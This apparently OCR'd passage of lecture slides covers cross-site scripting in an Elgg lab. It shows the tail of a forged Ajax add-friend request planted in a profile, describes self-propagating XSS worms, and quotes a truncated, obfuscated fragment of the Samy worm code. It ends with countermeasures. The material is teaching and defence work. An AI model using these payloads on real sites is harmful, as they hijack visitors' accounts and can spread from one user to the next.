  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-url
encoded");
  Ajax.send();
}
</script>
```


- Samy puts the script in the “About Me” section of his profile
- When Alice log in and clicks Samy’s profile, the code sends an add-friend request to server
- If we check Alice’s friends list, Samy is added

Extension: Self-Propagation XSS Worm

- Using Samy worm, the visitors' profiles will also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code can further spread.


but most of all,
samy is my hero

```
<div id=mycode style="BACKGROUND:
url('java
script:eval(document.all.mycode.expr)')"
expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g()
{var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e)
{}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken'
getQueryParams(){var
E=document.location.search;var
F=E.substring(1,E.length).split('&');var
```



Extension: Self-Propagation XSS Worm

- Challenges: How can JavaScript code produce a copy of itself?
- Two typical approaches:
  - **DOM Approach:** JavaScript code can get a copy of itself directly from DOM via DOM APIs
  - **Link approach:** JavaScript code can be included in a web page via a link using the src attribute of the script tag.

Countermeasures

- Recall that an XSS attack is a type of code injection:
    - User input is mistakenly interpreted as malicious program code
- For a web developer:
    - **Validation:** which filters the user input so that the browser interprets it as code without malicious commands.
    - **Encoding:** which escapes the user input so that the browser interprets it only as data, not as code.
- For a user:
    - **Do not click strange links**